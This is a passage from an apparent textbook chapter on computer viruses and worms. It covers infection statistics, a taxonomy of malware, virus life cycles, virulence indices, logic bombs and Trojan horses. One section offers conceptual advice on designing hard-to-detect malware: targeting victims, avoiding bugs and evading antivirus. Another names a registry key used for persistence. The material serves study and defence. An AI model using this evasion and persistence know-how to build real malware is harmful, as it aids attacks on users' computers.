To assess the importance of the viral risk, let us provide some relevant figures: the *IloveYou* worm infected in 1999 more than 45 million computers all

over the world[1]. More recently, the *Sapphire/Slammer* worm [25] hit 200,000 servers worldwide among which more than 75,000 were infected within about the first ten minutes. As for the *W32/Sobig.F* worm released in August 2003, it infected more than one hundred million computers (according to F-Secure source). During the same period, the *W32/Lovsan* worm affected all the customers of one of the most popular internet service providers. In 1998, thousands of users had no option but to replace the motherboard of their computer once the CIH virus (also referred to as *Chernobyl* virus) had corrupted the BIOS code of their machine. According to available information, the cost of the damage caused in South Korea by this virus is assessed to amount to 250 million euros. As for the average cost of a generic worm attack[2] thoughout the world, reliable evaluations indicate that it might come to some billions of euros. Lastly, at the end of January 2004, the email worm *MyDoom* infected more than one hundred millions emails within the first thirty-six hours following the beginning of the spread [70]. These figures are very explicit about the scale of the viral threat and forces us to consider it very seriously.

In this chapter, we will first describe computer viruses as well as worms, and then position them in the more realistic and current context of computer infection programs (also referred to as *malware*). Diagram 4.1 shows in detail the organisation of computer infection programs. At a first stage,




Fig. 4.1. Taxonomy of Malware

basic definitions will be provided and at a second stage, all the varieties of viruses or worms as well as their inner mechanisms will be discussed. At a

[1] `http://news.bbc.co.uk/hi/english/sci/tech/newsid_782000/782099.stm`

[2] According to reliable sources, the damage caused by a macro-worm such as the *Melissa* worm reached 1.1 billion euros whereas that caused by an email worm such as *IloveYou* reached 8.75 billion euros. Section 5.2.2 presents the method which is generally used to evaluate the cost of a virus or worm attack.

later stage, we will explore how viruses may retaliate against the users' potential technical defenses. We will not address the historical aspect inherent to viruses or worms insofar as other books have successfully dealt with this topic before (in particular [88]). Our purpose moreover is not to study the main viruses which have recently been released mainly because describing any virus or worm without providing its source code appears nonsensical to us. An alternative approach which seems according to us much more constructive consists of analyzing viral algorithmics while studying in detail some viruses or worms. The analysis will of course cover the main techniques they generally use. That will be the object of Part 5.3.2 in this book. As far as recent viruses or worms are concerned, interested readers are urged to consult some well-documented web sites[3] which are regularly updated by antivirus software publishers.

4.2 General Aspects of Computer Infection Programs

4.2.1 Definitions and Basic Concepts

While looking at the existing definitions of the term computer infection program or *malware*, one realizes that none of them is really comprehensive insofar as they unfortunately do not include any recent evolution as regards computer crime or cybercrime. As far as we are concerned, we will stick to the following general yet more accurate definition:

Definition 36 *(Computer infection program (a.k.a* Malware*)*
A computer infection program is a simple or self-replicating program, which discreetly installs itself in a data processing system, without users knowledge or consent, with a view to either endangering data confidentiality, data integrity and system availability or making sure that users to be framed for computer crime.

When considering this definition and Diagram 4.1, the notion of computer infection program corresponds to either simple program installation in case of simple malware or to code replication in case of self-reproducing programs.

Unexpectedly, victims of computer attacks tend to minimize the intrusion by saying: "*anyway, I do not have any confidential data on my computer*". Let us get this clear, the attacker's purpose is no longer either to gain unauthorized access to confidential data, to modify data integrity or to attack

[3] Websites of publishers as Sophos (`www.sophos.com`), F-Secure (`www.fsecure.com`) and AVP (`www.viruslist.com`) are of particular interest.

the availability of the system. Nowadays, the most common attacks aim at using a system in a transparent way to commit offences and frauds. Attackers therefore set out to remove all traces of their intrusions from the system. Such actions may provide incriminating evidence against the (innocent) victims. For instance, the innocent user may realize rather late in the day that his computer contains paedophile pictures or that it has been used to attack other computers. Unfortunately, these cases are far from exceptional. This is the reason why we add the notion of incrimination to our definition.

Usually, all these programs spread and operate according to the following way:

1. the infecting program (aka the malware) is carried by an host program (called an infected program; the term of "*dropper*" is used to define the very first infection launched
2. whenever the dropper is executed:
   a) the infecting program takes control and acts according to its own operation mode. The host program is temporarily dormant;
   b) then the infecting program returns control to the host program. The latter is executed normally without betraying the presence of the infecting program.

The overall success of computer infections is the result of what we call the human element or rather the way in which *social engineering* [67] comes into play. Social engineering techniques attempt to exploit common human weaknesses such as desires (for instance, desires for love, sex, money or success), habits etc. The dropper always takes an innocuous – mostly attractive – appearance (such as games, flash animations, illegal copies of software, eye-catching emails) to convince users to activate it thus allowing the installation or spreading of the infection. In these circumstances users are the weakest link in the security chain. One must lay emphasis on the fact that an infection process may occur only when users execute an infected program or when they import corrupted data into their system (well-known examples are probably document viruses like macro-viruses; another example is combined (2-ary) viruses like the YMUN20 virus whose application is described in Section 13).

Other vulnerabilities – in the system itself – can be exploited to conduct a malware attack. There are deficiencies in software called software flaws or bugs, such as buffer overflow[4] vulnerabilities, design flaws, execution flaws (as an example, executable content in email attachment that is

[4] If the length of some program argument (command parameters) is not controlled, infectious instructions contained in these parameters cause legitimate instructions which

automatically activated and run in some *Outlook/Outlook Express* versions) and so on. All these vulnerabilities usually imply that an attacker who has gained, through them, some access to a host can then gain unintentended privileges or further access to the machine. These above-mentioned software flaws can be considered as so many recent and worrying examples that show the existence of a many-sided risk.

As part of any security policy, software products must be carefully chosen. As an illustration, a rapid analysis of the worms which have been released for these last two years, shows that all of them (with a few exceptions), exploited software security flaws contained in products such as *Outlook/Oulook Express* or in the *IIS Web Server*. In reaction to the wave of major infections which hit computers all over the world in the second half of 2001 (CODERED, NIMDA, BADTRANS), security officers were compelled to question their choices as regards software. Since then, there is no doubt that open source software are considered with great interest.

The viral infections which will be described below are omnipresent in all computer environments regardless of the type of operating system used. Techniques may vary from a system to another. As they are only – though specific – programs, only the algorithmics aspects are to be taken into account and thus any of them are viable whenever these following four components are present alltogether:

- a mass memory (mass storage devices) in which the infected program remains in an inactive form (dormant state),
- a random access memory (RAM) to which a possibly infected program is mapped (creation of a process) whenever it is executed,
- a processing unit or a microcontroller unit designed to execute the program binary code,
- an operating system or any equivalent system.

The fact that infecting programs have recently taken rather exotic forms to attack "exotic platforms" (such as the *Phage* Trojan horse for Palm Pilot, the *Duts* virus for PocketPC-like devices [72], the *Cabir* worm targeting Symbian cellular phones [72], or the *Tremor* virus using the German cable TV network to infect computers) shows that the threat is now overstepping the limits of the mere traditional computer to become far more global. The above-mentioned four components are the only common ones shared by all these environments.

should be executed by the processor are sytematically replaced by those from the malware. For further details on buffer overflow, please see [2, 18] or Section 9.3.1.

In the rest of this section, we will limit ourselves to the exploration of self-replicating programs while simple malware (of Epeian type) will be presented in Section 4.3.

4.2.2 Action Chart of Viruses or Worms

Here is the general algorithmic structure (also called *action chart* or *functional diagram*) of self-replicating programs:

- a search routine search designed to find target programs or files to infect. An efficient virus will make sure that the file is executable in an adequate format and that the target is uninfected. The purpose is to avoid multiple infections or overinfection[5], so that the potential viral activity will not be easily detected; without taking such a precaution, a appender virus infecting `*.COM` executable files for instance, will increase the target file size beyond the critical limit of 64 Kbytes. Consequently, this alteration of the size of the file will undoubtedly arouse the user's suspicion due to the resulting program malfunction. The search routine directly determines the scope and the efficiency of action of the virus (is the latter limited to the current directory or all or part of file tree structure?) and its rapidity (the virus minimizes the number of read access on the hard disk, for instance). Let us notice the overinfection prevention is performed by means of a signature contained inside the virus code itself[6], which can be used in return by a antivirus program to detect the virus;
- a copy routine. The job of this routine is to copy its own code into a target program or file, according to the infection modes described in Section 4.4;
- an anti-detection routine. Its purpose is to prevent antivirus programs from acting so that the given virus survives. Such anti-antiviral techniques will be exposed in Section 4.4.6;
- a potential payload, which may be coupled with a delayed mechanism (the trigger). This routine is not typical of a virus which is, by definition, only a self-replicating program. It remains that today in pratice, the use of final payloads is spreading rapidly among ill-intended virus writers. Let us precise that for some specific viruses (which simply overwrite code) or

[5] We will use in the rest of the book ther term of "*overinfection*", instead that of secondary infection, which is less precise in the context of computer viruses.

[6] The term of *infection marker* is used as well to distinguish between a viral context and an antiviral context. The choice of that unique term enables to better stress on the dual – thus dangerous with respect to the virus – nature of any infection marker, since it may be used by any antivirus as a detection means.

worms (especially those who saturate servers such as Sapphire [25]) the computer infection *per se* may constitute a final payload.

4.2.3 Viruses or Worms Life Cycle

Leaving aside the phase in which the virus or the worm is conceived and tested, three main stages in their "life" can be distinguished. Their life can be more or less long, depending on the type of the virus or the desired effect.

The starting point of the life of a virus, once it has been inserted in an apparently innocuous program called the *dropper*, is precisely its release "in the wild" (diffusion phase). The virus writer will use (depending on whether there is a single or more targets to hit) a program which more or less extensively will use social engineering techniques [67] in order to fool the victim into dropping his guard. As for target attacks (a small group of victims), the virus writer will have to gather some information beforehand (intelligence phase) about this group's habits, desires and so on. Generally, illegal games softwares (cracked softwares or warez), jokes, hoaxes, flash animations, pornography,... are the most successful ways to fool the victim, thus allowing the worm or the virus to be executed along with the dropper and then to operate.

The infection phase

During this stage, the virus will spread throughout the target environment. Two scenarii can be envisaged:

- *Passive infection.*- The virus will spread throughout the target environment in a passive way: the dropper is put at intended victims' disposal (copied on a device like floppy disks or CD-ROMs, put on ftp sites or newsgroups, and so on). The latter then may copy it into their own environments, before executing it. Let it be said in passing, experience showed that there are known cases where some software publishers or computer professionals, themselves either accidentally or carelessly, have published software that contained viruses or worms on the market:
  - the *1099* virus was released throughout northern Europe and France via preformatted blank floppy disk. The formatting software which was used during the manufacturing process had been accidentally infected by the worm.
  - the *Warrier* virus was released via a downloading shareware site. In this case, the technique consisted in urging the victim to activate a popular game called *Packman*.

  - The Yamaha company published a compatible driver for its CDR-400 device on the market which contained the CIH virus while the IBM company in March of 1999 sold computers belonging to the Aptiva serie, which were also infected by the same virus [62];
  - As for Microsoft, it spread the Concept macro-virus as it was present on three CDROMs distributed by two retailers [63].
- *Active infection*.- The virus will spread in the target environment actively. The user or the system executes either the dropper (the system is infected for the first time, in other words, it is referred as the *primary infection primo infectio*) or an infected file (which may be a primary infection or not).

The main feature which distinguishes self-replicating programs from simple (Epeian) infections is code replication. Whenever a program makes a exact copy its own code even only once, we have a true viral replication mechanism: at least two copies of the code are present on the machine at the same time. Such a phenomenon does not occur in the case of simple computer infection program (or Epeian programs).

The incubation phase

This phase represents the longest one in the life of a virus. It is worth mentioning the examples of spy viruses which are an exception to the rule insofar as they keep their stay in this infected environment down to a minimum and disinfect themselves once their offensive action has been completed (in this respect, the interested reader will refer to the YMUN 20 virus whose description is provided in Chapter 13).

The main purpose here is the virus's survival in the infected system. Accordingly, it must escape detection by either:

- the user himself. While writing a viral program, a virus writer will try hard to avoid any execution error (bugs) which could alert the user (please refer to Section 4.2.6);
- or antivirus programs. The virus will use various techniques designed to evade antiviral detection. These techniques will be presented in Section 4.4.6.

The disease phase

The final payload is activated at this stage. The way it is triggered depends on various factors and especially on the location where the offensive routine was inserted in the code:

- if the offensive routine is located at the very beginning of the viral code, the payload will then be systematically executed before the spreading of the infection. This approach is hardly ever chosen mainly because it tends to limit the survival phase of viruses or worms;
- if the offensive routine is located at the end of the viral code, the payload will be triggered only after the infection process;
- if the offensive routine is inserted in the middle of the code, the payload will be triggered depending on whether the infection was successful or not. This case will be addressed in the second part of the book devoted to viral algorithmics.

The activation of the payload can also be delayed by using a trigger mechanism. In this case, the final payload is a logic bomb which uses a viral vector. For example, the following special incidents or events may trigger a payload:

- a system BIOS date (for example, the *Friday 13th* virus, the *Century* virus or the CIH viruses);
- after a certain number of infections (viral replications);
- after a fixed number of times a given keystroke sequence is hit (as an example, whenever the `CTRL+ALT+SUPP` key sequence has been hit 112 times);
- the number of times word documents have been opened (for example, the *Colors* virus was triggered after 300 requests to open Word files);
- ...

Indeed, the nature of these payloads has no other limit but the imagination of the virus writer who may look for either an insidious selective effect or, on the contrary, a mass effect. Effects caused by the final payload may be very different:

- they may have a "nonlethal" nature: display of pictures, animations, messages; playing music or sounds effects... Mostly, these attacks are simply recreational, their goal is to make jokes, or to draw the users'attention on such or such topic (for instance the *Mawanella* virus aimed at denoucing the persecutions of muslims in northern Sri Lanka. As for the release of the *Coffee Shop* virus, its mobile was to launch a campaign to legallize marijuana);
- they may have a "lethal" nature: the attackers's aim in this case is to fraudulently endanger data confidentiality (theft of data), to corrupt or destroy system or data integrity (attempt to format hard disks, delete of all or some of data, random modifications of data and so on), to attack

the system availability (random reboots of the operating system, saturation, simulation of device breakdowns), to manipulate data (hard disk encryption) and to attempt to frame users in fraud or crimes (falsifying or introducing illegal data, attempts to use the users operating system with a view to committing offences or crimes[7].

For a long time, the question whether viral programs can damage hardware has been raised and many experts came to an agreement on the fact that such a technical hitch remains impossible. One of the surprising arguments currently put forward at that time, was that no existing case of viral programs damaging hardware had ever been found in the wild. However later, when the CIH virus was released, row over this question resurfaced.

Strictly speaking, the CIH virus do not damage hardware, but overwrites some pieces of software which are stored in hardware (in some way, BIOS are comparable to a firmware). The solution which is mostly chosen is to replace the motherboard rather than to replace only the BIOS chip. In this case, the launched attack is simply a simulation of hardware damage (the interested reader will read [62] for further details).

Does it mean that viral programs really damaging hardware is simply a myth? Definitely not. There exist real – though old – examples of diskette drive units or hard disks which have been abnormally damaged due to repetitive function calls in read/write mode beyond the maximum cylinder number. However, destructive codes do not affect all disks, mainly because some of them have protection functions at the harware or firmware level. That is where people and some experts usually get confused. Indeed, any damage on hardware is obviously very specific to a given device model or brand, or to a variant of a firmware. Unlike viruses intended for all systems equipped with a given target operating system, hardware damaging or destructive code is deprived of any generic capability. Only a dedicated virus with a limited infective power designed to hit a specific target will be able to damage hardware. Consequently, this implies a major danger insofar as such a virus is unlikely to be detected by any antivirus software. It is worth mentioning that such destructive codes do not produce an immediate effect but rather an effect staggered over a long period of time.

Different kinds of hardware physical damage may be caused such as damage to monitors, video cards, processors, or hard disks. But surprisingly

[7] The purpose of the *Pedoworm* virus, via emails sent to police forces, was to denounce the owner of infected machines containing pedophile material (in this respect, please refer to Section 11.3).

enough, these damages tend to be neither rapid nor spectacular (a period of time may be required to get the desired damaging effect).

Without going too far into detail (the aim is not to give too many ideas), this is precisely because computer hardware resources are increasingly managed by software components, that such damages can occur. For a long time, configuration jumpers and other hardware tools were used to set up the system at the hardware level. Nowadays, software is mostly in charge of this task with varying degrees of success. Another aspect worth mentioning as far as viral programs damaging hardware is concerned is that, as the effects of the virus are sporadic, the user mostly tends to consider them as simple computer breakdowns.

Let us also precise that current firmware includes many functionalities enabling to avoid and prevent basic attacks against hardware. Other functionalities have been added to improve both ergonomy and hardware safety. But these functionalities may be diverted and misused to produce a real destructive effect on hardware. These functions mostly are undocumented and require a thorough analysis of the firmware. Given their very specific features and their strong dependency on hardware and device variant, all these will not have the same scope and portability as virus written to attack software resources (operating system and programs).

4.2.4 Analogy Between Biological and Computer Viruses

The use of terms like infection, incubation, and disease in the previous section may suggest that an analogy exists between the computer and the biological viruses. This strong parallel is not only pertinent but logical. Von Neumann's works aimed at finding a model to describe biological evolution process, and particularly self-reproduction. Later on, it was no accident when the term virus was chosen by Fred Cohen, since it perfectly matched phenomena already present in the wild. Gradually, a parallel between these two fields was naturally drawn in researchers's minds. There are many historical examples showing that scientific researchers have always drawn their inspiration from nature and have always tried to reproduce it.

As a matter of fact, each viral biological mechanism has an equivalent in the world of computer viruses. Table 4.1 summarizes the main features which are shared by both fields (further details about biological viruses are available in [84]). As a basic but powerful comparison, a cell's genetic material (DNA or *Desoxyribonucleic Acid* and RNA or *RiboNucleic Acid*) can be compared with program's codes (respectively source code and binary

Biological Viruses	Computer Viruses
Attack on specific cells	Attack on specific file formats
Infected cells produce new viral offsprings	Infected programs produce new viral codes
Modification of cell's genome	Modification of program's functions
Viruses use cell's structures to replicate	Viruses use format structures for copy mechanisms
Viral interactions	Combined or anti-viruses viruses
Viruses replicates only in living cells	Execution is required to spread
Already infected cells are not reinfected	Virus use infection marker to prevent overinfection
Retrovirus	Virus specifically bypassing a given antivirus software - Source code viruses
Viral mutation	Viral polymorphism
Healthy virus carriers	Latent or dormant viruses
Antigens	Infection markers - signatures

Table 4.1. Analogy Between Biological Viruses and Computer Viruses

code; indeed in the same way DNA is the blueprint for RNA, source code is the blueprint for the executable code).

As an example, a biological virus like the *Ebola* virus is very close to a computer worm such as *Sapphire/Slammer* insofar as in both cases, the virus quickly overcomes the carriers who consequently are unable to propagate the infection for very long. Similarly, a parallel could be drawn between the HIV and any polymorphic computer virus.

In 1997, some researchers belonging to the Computer Departement of New Mexico University in Albuquerque, defined the computer immunology concept by studying existing analogies between computer viruses and biological viruses with respect to the human immune system. The model which was derived from this analysis is now well-known as Forrest's model. The reader will refer to [51, 77] for a detailed description of this approach.

4.2.5 Numerical Data and Indices

Statistics and numerical data concerning viruses are rather difficult both to find and check. Antivirus software publishers who receive a huge number of reports about infectious cases and malware attacks from their customers (data about the number of infections, types of viruses, infected files), are not inclined to reveal and publish any relevant information. They publish the latest news about viruses (some information about the viruses which have been released during the next month, and sometimes some monthly statistics) but they never provide fundamental data enabling to perform thorough analyses in the long run. Moreover, given the existing commercial stakes in this field, each publisher tends to use different parameters for their analyses which make the comparisons difficult. In particular, each publisher has adopted a different malware naming convention that make things far more complex to analyze[8].

Similarly, it is difficult to have a good idea of the number of infections and of their variants. The list of existing viruses varies from publisher to publisher and available figures may greatly differ. After analysis of the most available serious data – which have been both crossed-checked and compared with the results of independant surveys and with those from the author's own virus database – the following figures can be considered:

- the total number of known viruses (including their variants) has reached roughly 70,000 in January 2002. This figure has probably increased to more than 80,000 in January 2005;
- each month, between 800 and 1200 new viruses are discovered;
- in January 2002, computer infections were divided into the following categories whose distribution in given in Figure 4.2 (let us precise that the viruses classified under "miscellaneous" include all the other types of viruses and worms).

Another interesting aspect is to measure the impact of a computer infection. To the authors knowledge, there are no scales allowing us to assess the whole gamut of the dangers which can be caused by computer malware, and to order them from the most dangerous to the most innocuous. To fill this gap, we have defined and propose several indices designed to assess viral risk.

Definition 37 *(Virulence)*
The infectious index I_v^0 *for a virus* v *is a measure of the* a priori *risk. It is*

[8] Very recently – December 2004 – the US *Computer and Emergency Response Team* (CERT) launched a project called *Common Malware Enumeration* (CME) which aims at normalizing malware naming




Fig. 4.2. Distribution of Malware (January 2002)

defined by

$$I_v^0 = \frac{\textit{Number of files that are susceptible to being infected by } v}{\textit{Total number of files in the system}}.$$

The infection index I_v^1 *for a virus* v *is a measure of the* a posteriori *risk. It is defined by*

$$I_v^1 = \frac{\textit{Number of files infected by } v}{\textit{Number of files that are susceptible to being infected by } v}.$$

The virulence V_v *of a virus* v *is then given by:*

$$V = I_v^0 \times I_v^1 = \frac{\textit{Number of files infected by } v}{\textit{Total number of files in the system}}.$$

As for worms, the previous indices are defined on the basis of infected computers (regardless of the files).

All the indices I_v^0, I_v^1 and V range from 0 to 1. The notion of file which are susceptible to be infected, heavily depends on the considered virus. The total number of files (total number of computers respectively) only takes into account either executable files (in case of any type of executable viruses) or documents (in case of document viruses). For the total number of computers, we considered only computers running on operating systems targeted by

the worm. In fact, the purpose is to compare things that can be compared (obviously, if one wishes to measure the infective power of a worm under Windows environments, it makes no sense to consider computers running under Unix environments).

Readers will notice that these indicators simply consider the infection risk regardless of the risk inherent in the final payload itself. These indices are rather easy to establish when it comes to viruses. Indeed, an analysis of all the files contained in a computer turns out to be sufficient to get figures concerning, for instance, the number of files that are susceptible to be infected, the total number of files on the system, or the number of infected files. When it comes to worms, getting accurate data is a far more difficult task. For instance, in the case of the *Codered* worm, no data were made public about the proportion of *IIS* Web servers which were still unpatched when the worm attacked. Similarly, accurate figures are not available concerning the total number of servers or computers used worldwide. Nevertheless, the above-mentioned indices allows us to better understand the risk from worms. Let us precise that our purpose is to measure the relative risk inherent in a given infection, regardless of the potential action of antivirus software.

As illustrative examples, a worm like the *Codered* worm (a simple worm or I-worm) had a virulence which was close to 1, as it is shown by Equation (4.1) in Section 4.5.2. The *Sapphire/Slammer* worm – whose agressive scanning caused some local shutdowns on the Internet which thus limited the spread of the worm itself – had a virulence lower than that of the *Codered* worm, despite the fact that they both belong to the I-Worm class. An email worm (also called mass-mailing worm) will very often have a virulence which is lower than that of any I-worm. Indeed, the proportion of hosts that have been infected by this kind of worm remains relatively weak[9]. The increased vigilance of users with respect to email attachments that are likely to contain malware, tends to limit the risk. It is absolutely quite the contrary as far as software security flaws are concerned. Most of the users and even many system or network administrators are not aware of dangerous security flaws in their systems. The virulence index enables in a very interesting and powerful way to sort – yet still approximatively – viral hazard with respect to the different malware classes.

Considering on the one hand, the lessons learned from experiments and observations, and on the other hand the parallel between biologi-

[9] Even if some recent attacks, like those conducted by the *MyDoom* worm or the *Netsky* worm in 2004, tend to have an increased virulence.

cal/computer viruses drawn in Section 4.2.4, the following empirical definition can be laid down:

Proposition 14 *The level of detectability of a computer infection program is inversely proportional to the length of the incubation period and proportional to the number of infections which occur in a system. In other words:*

$$Detectability = C \times \frac{Number\ of\ viral\ copies}{T_{incubation}},$$

where $0 \leq C \leq 1$.

We consider here a complete incubation period. In other words, no antiviral alert has been triggered. The longer the incubation period is, the lower the risks of virus detection. On the contrary, the more copies the virus makes, the greater the risk of it being detected. The C constant describes a wide range of parameters: it highlights for instance, the presence of mistakes made by the virus developer (presence of bugs and so on), the use of anti-antiviral techniques, the kind of final payload, etc. As a general rule, this empirical measure mostly provides a rather accurate picture of the reality. This rule has also the advantage of measuring – though empirically – the global effects of the virus (the final payload is taken into account).

One can say *roughly* that the level of risk for a given system (e.g. computer) to be infected by a given computer infection program inversely varies according to the level of detectability of this infection.

4.2.6 Designing Malware

Properly writing a computer infection requires much care and intellectual rigour. Experience shows that a large number deal of viruses were (fortunately for us) detected either because they had been carelessly written or due to the fact that some bugs they contained prevented them from operating and spreading, at least while remaining undetected. Some of these examples will be discussed in Part 5.3.2 of this book, which is devoted to some practical and algorithmic aspects of viruses or worms. The question that may come up is: how can we write an efficient virus (or more generally a malware) that is difficult to detect?

Firstly, a real intellectual investigation needs to be carried out in which the virus writer will try to assess the following aspects:

- what are the features of the considered target(s) user(s) (their computer environment, their operating system, the sofware they use). The purpose

behind this investigation is to find out the limitations that the target environment will impose on the virus. For instance, attacking a machine equipped with *Internet Explorer* [46] will be easier than attacking a computer equipped with *Netscape*;

- the victims' skills as far as security policy is concerned. Does the victim regularly perform security tests on the operating system? Do system administrators or security officers apply a security policy? Is this policy reliable? Is any technological watch (especially vulnerabilities and security flaws management) taken into account within the security policy? Are security patches quickly and regularly applied? Are security software (such as antivirus software, and firewalls) updated and regularly controlled?
- the users' habits and natural inclinations. An analysis of such human factors will help the virus writer optimize his attack through the use of social engineering techniques [67];
- the thorough analysis of security software is of paramount importance insofar as it allows the user to know the inherent limitations of such software and thus to bypass them (by means of a retrovirus, as example).

This investigation will be more or less easy to carry out. The attacker will thus envisage a first intelligence (collecting information on the system and the user(s)) phase. In the light of such practices, it is clear that users must show constant vigilance with regards to their environment, their working habits, and so on and must make sure that safer practices are part of their security policy. Be that as it may be, the fact remains that the success of today's attacks increasingly depends on the way the victim and its computer environment have been previously targeted. The limited efficiency of current antiviral programs no longer allows neither amateurism nor global attacks against generic systems.

Once the target environment has been clearly identified, the way the virus will be written must be carefully thought through. The virus will have to adapt to the target environment, that is to say, to analyse it and modify it in order to succesfully operates.

A strong emphasis must also be laid on programming. The experience shows that many viruses have been detected due to the attackers poor programming skills. The following rules are of primary importance:

- to test the exit code (return value) of all functions. It proved very risky for intance, to try to open a file which does not exist or to use a function without testing its exit code. Similarly, it is preferable to check whether the potential target is really an executable or not. Any virus

writer should make every effort to avoid potential errors and execution side effects. Some examples provided in Part 5.3.2 will describe all these aspects inherent to programming;
- to test critical routines in a separate way. As an illustration, let us assume that the presence of a critical bug in the random IP address generator limited the action of the *Sapphire* worm. If this generator had been carefully tested, the virus programmer would have surely noticed something wrong in the generated IP addresses (like a bad statistical distribution) [25];
- preventing multiple infections (overinfection management). The virus must not reinfect an already infected target. The result may be disastrous especially when it comes to viruses which append or prepend viral code to an existing program or when it comes to worms (proliferation of worm processes)
- prevention and inhibition of potential error messages.

To sum up, every stage of the infection must be controlled. Let us stress that any virus will be all the more undetectable if it behaves exactly like a regular legitimate program. This requires, among other aspects, limiting the infective power of the virus or worm. In other words, a programmer who tries to infect too many files will sap the virus's strength (or will reduce the scope of virus).

4.3 Non Self-reproducing Malware (Epeian)

Although this book is mainly dedicated to self-reproducing programs, we will address simple infections to get an overall view of the field. The self-explanatory term of "*simple infections* (a.k.a Epeian programs; see Chapter 3) quite simply means that such viruses install themselves into the users'operating system. The installation must be performed according to the following steps[10] (at least, for the most sophisticated programs):

- in a resident mode: the program goes resident (is an active process permanently in memory) and may activate and operate as long as the computer is on;
- in stealth mode: the user must be kept unaware of the presence of such a resident program on his operating system. For instance, the attached process must not be displayed on the screen unlike the other processes (`ps -aux` under Unix/Linux or `Ctrl+Alt+Suppr` under Windows). Other

[10] Let us precise that most of modern viruses and especially worms install themselves according this procedure.

techniques may be used to fool the user and evade potential antivirus software;

- in a persistent mode: when erased or uninstalled, the infecting program manages to reinstall on the computer thanks to different techniques and regardless of any dropper (as a general rule, under Windows, several copies of this program are hidden in the system directories. Moreover, the program adds one or several keys to the system registry base during the initial installation so that the potential and automatic reinstallation may take place). At boot time, this mode also allows a malicious program to run in resident mode. For the sake of argument, the Back Orifice 2000 Trojan horse program adds the following key to the system registry (the key here includes the name of the infected file): *Back Orifice 2000*

  `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices}.`

  Whenever the host boots, the Trojan horse's server part is thus automatically executed.

It is essential to bear in mind that a single mistake from the user is enough to allow the infecting program to install itself. As long as the program is not completely eradicated, the operating system will remain corrupted.

Simple computer infection programs may be divided into two different classes: logic bombs and Trojan horse programs.

4.3.1 Logic Bombs

Definition 38 *A* logic bomb *is a non self-reproducing malware, which installs itself into the system and waits for some* trigger *incident or event (some data which is present or absent in the system, action, a specific system date...) before performing a damaging or an offensive function (trigger mechanism).*

Mostly, these programs simply constitute final payloads of viruses (as an example, the CIH virus activates every year on April 26th, for the 1.2 variant [62]). That is the reason why logic bombs are often confused with viruses and worms.

A very famous real logic bomb (that is to say not part of a virus code) was designed and installed in a company's network by the network administrator. Every morning this logic bomb verified that the name of the administrator was still present in the accounts department's computer. As soon as his name was absent from the accounts register (the administrator had been fired by the company), the logic encrypted all company's hard disks (including the

backup data) by means of a random secret key. Since the company did not know this encryption key (nor did the fired administrator), all the company's data were definitively lost. Moreover, the encryption security level of the encryption algorithm was so high that no efficient cryptanalysis was possible.

The way logic bombs operate easily explains why antivirus programs find it hard to fight against logic bombs (at least until they are identified, or until viral databases have been updated, in which cases logic bombs are systematically detected). Although they look like simple programs, unknown logic bombs are bound to defeat sophisticated techniques of antiviral protection (such as heuristic analysis, code emulation). Deciding whether a program is offensive or not, or whether trigger mechanismes are used, is bound to fail as far as logic bombs are concerned. As an illustrative and powerful example, let us consider the case of Unix which makes extensive use of commands postponing execution (queueing jobs for a later execution), like `at` and `batch` in administration scripts. This kind of problem may arise regardless of the used operating system.

4.3.2 Trojan Horse and Lure Programs

The notion of Trojan horse is closely linked to the historical episode evoked by Homer in his Odyssey.

Definition 39 *A* Trojan horse *program is a simple program made of two parts namely the* server *module and the* client *module. The server module, once installed in the victim's computer secretly enables the attacker to access to all or part of victim's (both hardware and software) resources. The attacker can use them via networks (by means of the client module).*

The server module is a program usually hidden into another regular – though eye-catching – program (see Section 4.2). Once this apparently harmless program has been executed at least once, it installs the server part of the Trojan horse[11] program without the user knowing it.

Once deliberately installed into the attacker's computer, the client module first searches for remote computers (via a modified `ping` command[12]

[11] There is here a strong analogy betwen this malware and the Trojan war legendary episode. This server module in fact is equivalent to the handful of Greek soldiers, hidden into what apparently looked like a huge equestrian statue, that Greek people had offered to Trojan people as a sign of peace and friendship between people. The end of the story is well known. One night, the Greek soldiers hidden in the statue opened the doors of the town so that the great bulk of the Greek troops (there is an equivalence with the customer module) could invade and loot it.

[12] This command is used to detect all the hosts that are effectively connected to the network; in some ways, it can be compared to a "*computer sonar echo*" (a modified

infected by the server module) throughout the network. Then it takes control over them, once it has got the IP address and the port (TCP or UDP) of infected computers that can be remotely controlled. Controlling machines allows the attacker to launch more or less vast varieties of offensive actions depending on the nature of the Trojan horse program: computer reboot, file transfer, remote code execution, data destruction, keylogging.... Among

